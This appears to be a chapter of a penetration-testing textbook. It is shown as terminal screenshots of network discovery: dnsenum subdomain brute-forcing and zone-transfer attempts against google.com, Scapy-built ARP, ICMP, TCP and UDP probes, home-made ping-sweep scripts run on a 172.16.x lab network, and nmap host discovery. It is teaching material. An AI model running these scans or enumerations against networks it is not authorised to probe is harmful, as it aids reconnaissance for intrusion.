

File Edit View Search Terminal Help
root@kali:~# dnsenum google.com
dnsenum.pl VERSION:1.2.3
----- google.com -----
Host's addresses:
google.com. 5 IN A 172.217.0.46
Name Servers:
ns4.google.com. 5 IN A 216.239.38.10
ns1.google.com. 5 IN A 216.239.32.10
ns2.google.com. 5 IN A 216.239.34.10
ns3.google.com. 5 IN A 216.239.36.10
Mail (MX) Servers:
alt4.aspmx.l.google.com. 5 IN A 173.194.69.27
alt2.aspmx.l.google.com. 5 IN A 209.85.203.27
alt1.aspmx.l.google.com. 5 IN A 64.233.190.27
alt3.aspmx.l.google.com. 5 IN A 74.125.140.27
aspmx.l.google.com. 5 IN A 173.194.204.27
Trying Zone Transfers and getting Bind Versions:
Trying Zone Transfer for google.com on ns4.google.com ...
AXFR record query failed: corrupt packet
Trying Zone Transfer for google.com on ns2.google.com ...
AXFR record query failed: corrupt packet
Trying Zone Transfer for google.com on ns3.google.com ...
AXFR record query failed: corrupt packet
Trying Zone Transfer for google.com on ns1.google.com ...
AXFR record query failed: corrupt packet
brute force file not specified, bay.
root@kali:~#



File Edit View Search Terminal Help
root@kali:~# dnsenum -f /usr/share/wordlists/subdomains/subdomains_popular_1000 -r google.com
dnsenum.pl VERSION:1.2.3
----- google.com -----
Host's addresses:
google.com. 5 IN A 172.217.0.46
Name Servers:
ns4.google.com. 5 IN A 216.239.38.10
ns1.google.com. 5 IN A 216.239.32.10
ns2.google.com. 5 IN A 216.239.34.10
ns3.google.com. 5 IN A 216.239.36.10
Mail (MX) Servers:
alt4.aspmx.l.google.com. 5 IN A 173.194.69.27
alt2.aspmx.l.google.com. 5 IN A 209.85.203.27
alt1.aspmx.l.google.com. 5 IN A 64.233.190.27
alt3.aspmx.l.google.com. 5 IN A 74.125.140.27
aspmx.l.google.com. 5 IN A 173.194.204.27
Trying Zone Transfers and getting Bind Versions:
Trying Zone Transfer for google.com on ns3.google.com ...
AXFR record query failed: corrupt packet
Trying Zone Transfer for google.com on ns4.google.com ...
AXFR record query failed: corrupt packet
Trying Zone Transfer for google.com on ns2.google.com ...
AXFR record query failed: corrupt packet
Trying Zone Transfer for google.com on ns1.google.com ...
AXFR record query failed: corrupt packet



File Edit View Search Terminal Help
Brute forcing with /usr/share/wordlists/subdomains/subdomains_popular_1000:
www.google.com. 5 IN A 173.194.219.99
www.google.com. 5 IN A 173.194.219.106
www.google.com. 5 IN A 173.194.219.104
www.google.com. 5 IN A 173.194.219.103
www.google.com. 5 IN A 173.194.219.105
www.google.com. 5 IN A 173.194.219.147
mail.google.com. 5 IN CNAME googlemail.l.google.com.
googlemail.l.google.com. 5 IN A 172.217.3.5
blog.google.com. 5 IN CNAME www.blogger.com.
www.blogger.com. 5 IN CNAME blogger.l.google.com.
blogger.l.google.com. 5 IN A 172.217.3.9
ns1.google.com. 5 IN A 216.239.32.10
ns2.google.com. 5 IN A 216.239.34.10
vpn.google.com. 5 IN A 64.9.224.70
vpn.google.com. 5 IN A 64.9.224.68
vpn.google.com. 5 IN A 64.9.224.69
m.google.com. 5 IN CNAME mobile.l.google.com.
mobile.l.google.com. 5 IN A 172.217.3.11
mail2.google.com. 5 IN CNAME googlemail2.l.google.com.
googlemail2.l.google.com. 5 IN A 209.85.201.83
googlemail2.l.google.com. 5 IN A 209.85.201.18
googlemail2.l.google.com. 5 IN A 209.85.201.17
googlemail2.l.google.com. 5 IN A 209.85.201.19
ns.google.com. 5 IN A 216.239.32.10
support.google.com. 5 IN CNAME www3.l.google.com.
www3.l.google.com. 5 IN A 172.217.0.46
web.google.com. 5 IN CNAME www3.l.google.com.
www3.l.google.com. 5 IN A 172.217.0.46
email.google.com. 5 IN CNAME gmail.google.com.
gmail.google.com. 5 IN CNAME www3.l.google.com.
www3.l.google.com. 5 IN A 172.217.0.46
cloud.google.com. 5 IN CNAME www3.l.google.com.
www3.l.google.com. 5 IN A 172.217.0.46
admin.google.com. 5 IN A 172.217.3.14
store.google.com. 5 IN A 172.217.3.14
api.google.com. 5 IN CNAME api.l.google.com.
api.l.google.com. 5 IN A 172.217.3.4
news.google.com. 5 IN CNAME news.l.google.com.
news.l.google.com. 5 IN A 172.217.3.14
home.google.com. 5 IN A 172.217.0.46
mobile.google.com. 5 IN CNAME mobile.l.google.com.
mobile.l.google.com. 5 IN A 172.217.3.11
ns3.google.com. 5 IN A 216.239.36.10
images.google.com. 5 IN CNAME images.l.google.com.


File Edit View Search Terminal Help
Performing recursion:
---- Checking subdomains NS records ----
corp.google.com. 5 IN NS ns2.google.com.
corp.google.com. 5 IN NS ns3.google.com.
corp.google.com. 5 IN NS ns1.google.com.
corp.google.com. 5 IN NS ns4.google.com.
---- Recursion level 1 ----
Recursion on corp.google.com ...
a.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
aa.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
ab.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
ag.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
analytics.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
athena.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
atlas.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
auto.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
b.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
b2.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
ba.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
blogger.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
c.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
calendar.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
catalog.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
cc.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129
chat.corp.google.com. 5 IN CNAME uberproxy.l.google.com.
uberproxy.l.google.com. 5 IN A 209.85.201.129

Chapter 3: Discovery







```
File  Edit  View  Search  Terminal  Help
>>> arp_request.pdst = "172.16.69.140"
>>> sr1(arp_request,timeout=1)
Begin emission:
................WARNING: Mac address to reach destination not found. Using broadcast.
Finished to send 1 packets.
........
Received 24 packets, got 0 answers, remaining 1 packets
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> arp_request.pdst = "172.16.69.128"
>>> response=sr1(arp_request,timeout=1)
Begin emission:
*Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= is-at
  hwsrc= 00:0c:29:96:81:f2
  psrc= 172.16.69.128
  hwdst= 00:0c:29:2d:7c:19
  pdst= 172.16.69.133
###[ Padding ]###
     load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'

>>>
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./arp_disc.py
Usage - ./arp_disc.py [interface]
Example - ./arp_disc.py eth0
Example will perform an ARP scan of the local subnet to which eth0 is assigned
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./arp_disc.py eth0
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
Broadcast           ARP         42 Who has 172.16.36.1?  Tell 172.16.36.67
Vmware_fd:01:05     ARP         60 172.16.36.1 is at 00:50:56:c0:00:08
Broadcast           ARP         42 Who has 172.16.36.2?  Tell 172.16.36.67
Vmware_fd:01:05     ARP         60 172.16.36.2 is at 00:50:56:ff:2a:8e
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./arp_disc.py eth0 > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help


root@kali:~# vim iplist.txt
root@kali:~# nano iplist.txt
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat iplist.txt
172.16.69.1
172.16.69.5
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.201
172.16.69.254

root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./arp_disc.py
Usage - ./arp_disc.py [interface]
Example - ./arp_disc.py iplist.txt
Example will perform an ARP scan of the IP addresses listed in iplist.txt
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./arp_disc.py iplist.txt
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.254
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./arp_disc.py iplist.txt > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.254
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
>>> ip = IP()
>>> ip.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\

>>>
```


```
File  Edit  View  Search  Terminal  Help
>>> ip.dst = "172.16.69.128"
>>> ip.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 172.16.69.133
  dst= 172.16.69.128
  \options\

>>>
```


File Edit View Search Terminal Help
>>> ping = ICMP()
>>> ping.display()
###[ICMP]###
type= echo-request
code= 0
chksum= None
id= 0x0
seq= 0x0
>>>


File Edit View Search Terminal Help
>>> ping_request = (ip/ping)
>>> ping_request.display()
###[IP]###
version= 4
ihl= None
tos= 0x0
len= None
id= 1
flags=
frag= 0
ttl= 64
proto= icmp
chksum= None
src= 172.16.69.133
dst= 172.16.69.128
\options\
###[ICMP]###
type= echo-request
code= 0
chksum= None
id= 0x0
seq= 0x0
>>>


File Edit View Search Terminal Help
>>> ping_reply = sr1(ping_request)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> ping_reply.display()
###[IP]###
version= 4L
ihl= 5L
tos= 0x0
len= 28
id= 61346
flags=
frag= 0L
ttl= 64
proto= icmp
chksum= 0xa818
src= 172.16.69.128
dst= 172.16.69.133
\options\
###[ICMP]###
type= echo-reply
code= 0
chksum= 0xffff
id= 0x0
seq= 0x0
###[Padding]###
load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
>>>


File Edit View Search Terminal Help
>>> ip.dst = "172.16.69.145"
>>> ping_request = (ip/ping)
>>> ping_reply = sr1(ping_request)
Begin emission:
.....WARNING: Mac address to reach destination not found. Using broadcast.
Finished to send 1 packets.
.....^C
Received 266 packets, got 0 answers, remaining 1 packets


File Edit View Search Terminal Help
>>> ping_reply = sr1(ping_request, timeout=1)
Begin emission:
.....WARNING: Mac address to reach destination not found. Using broadcast.
Finished to send 1 packets.
.....
Received 25 packets, got 0 answers, remaining 1 packets
>>>

```
File  Edit  View  Search  Terminal  Help
>>> answer = sr1(IP(dst="172.16.69.128")/ICMP(),timeout=1)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> answer.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 28
  id= 61348
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  chksum= 0xa816
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ ICMP ]###
     type= echo-reply
     code= 0
     chksum= 0xffff
     id= 0x0
     seq= 0x0
###[ Padding ]###
        load= '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> answer = sr1(IP(dst="172.16.69.245")/ICMP(),timeout=1)
Begin emission:
.....................................WARNING: Mac address to reach destination not found. Using broadcast.
Finished to send 1 packets.
........
Received 44 packets, got 0 answers, remaining 1 packets
>>> answer.display()
Traceback (most recent call last):
  File "<console>", line 1, in <module>
AttributeError: 'NoneType' object has no attribute 'display'
>>>
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./pinger.py
Usage - ./pinger.py [/24 network address]
Example - ./pinger.py 172.16.36.0
Example will perform an ICMP scan of the 172.16.36.0/24 range
root@kali:~# ./pinger.py 172.16.69.0
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./pinger.py 172.16.69.0 > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./pinger.py
Usage - ./pinger.py [filename]
Example - ./pinger.py iplist.txt
Example will perform an ICMP ping scan of the IP addresses listed in iplist.txt
root@kali:~# ./pinger.py iplist.txt
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./pinger.py iplist.txt > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
>>> i = IP()
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\

>>> i.dst="172.16.69.128"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 172.16.69.133
  dst= 172.16.69.128
  \options\

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> t = TCP()
>>> t.display()
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= {}

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> request = (i/t)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 172.16.69.133
  dst= 172.16.69.128
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= http
     seq= 0
     ack= 0
     dataofs= None
     reserved= 0
     flags= S
     window= 8192
     chksum= None
     urgptr= 0
     options= {}

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> response = sr1(request)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 44
  id= 0
  flags= DF
  frag= 0L
  ttl= 64
  proto= tcp
  chksum= 0x57a6
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ TCP ]###
     sport= http
     dport= ftp_data
     seq= 159751851
     ack= 1
     dataofs= 6L
     reserved= 0L
     flags= SA
     window= 5840
     chksum= 0xf58a
     urgptr= 0
     options= [('MSS', 1460)]
###[ Padding ]###
        load= '\x00\x00'

>>>
```


File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.128")/TCP(flags='A'))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[IP]###
version= 4L
ihl= 5L
tos= 0x0
len= 40
id= 0
flags= DF
frag= 0L
ttl= 64
proto= tcp
chksum= 0x57aa
src= 172.16.69.128
dst= 172.16.69.133
\options\
###[TCP]###
sport= http
dport= ftp_data
seq= 0
ack= 0
dataofs= 5L
reserved= 0L
flags= R
window= 0
chksum= 0xcc56
urgptr= 0
options= {}
###[Padding]###
load= '\x00\x00\x00\x00\x00\x00'
>>>

```
File  Edit  View  Search  Terminal  Help
>>> response = sr1(IP(dst="172.16.69.128")/TCP(dport=1111,flags='A'))
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 40
  id= 0
  flags= DF
  frag= 0L
  ttl= 64
  proto= tcp
  chksum= 0x57aa
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ TCP ]###
     sport= 1111
     dport= ftp_data
     seq= 0
     ack= 0
     dataofs= 5L
     reserved= 0L
     flags= R
     window= 0
     chksum= 0xc84f
     urgptr= 0
     options= {}
###[ Padding ]###
        load= '\x00\x00\x00\x00\x00\x00'

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> response = sr1(IP(dst="172.16.69.145")/TCP(dport=80,flags='A'),timeout=1)
Begin emission:
.................WARNING: Mac address to reach destination not found. Using broadcast.
Finished to send 1 packets.
........
Received 25 packets, got 0 answers, remaining 1 packets
>>>
```

```
File  Edit  View  Search  Terminal  Help

root@kali:~# ./ACK_Ping.py
Usage - ./ACK_Ping.py [/24 network address]
Example - ./ACK_Ping.py 172.16.36.0
Example will perform a TCP ACK ping scan of the 172.16.36.0/24 range
root@kali:~# ./ACK_Ping.py 172.16.69.0
172.16.36.1
172.16.36.128
172.16.36.130
172.16.36.131
172.16.36.132
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
>>> i = IP()
>>> i.dst = "172.16.69.128"
>>> u = UDP()
>>> request = (i/u)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 172.16.69.133
  dst= 172.16.69.128
  \options\
###[ UDP ]###
     sport= domain
     dport= domain
     len= None
     chksum= None

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> reply = sr1(request,timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 9 packets, got 0 answers, remaining 1 packets
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> u.dport = 123
>>> request = (i/u)
>>> reply = sr1(request,timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> reply.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0xc0
  len= 56
  id= 25089
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  chksum= 0x34de
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ ICMP ]###
     type= dest-unreach
     code= port-unreachable
     chksum= 0xe03c
     reserved= 0
     length= 0
     nexthopmtu= 0
###[ IP in ICMP ]###
        version= 4L
        ihl= 5L
        tos= 0x0
        len= 28
        id= 1
        flags=
        frag= 0L
        ttl= 64
        proto= udp
        chksum= 0x97aa
        src= 172.16.69.133
        dst= 172.16.69.128
        \options\
###[ UDP in ICMP ]###
           sport= domain
           dport= ntp
           len= 8
           chksum= 0x1c08

>>>
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.69.128 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:42 EST
Nmap scan report for 172.16.69.128
Host is up (0.00025s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
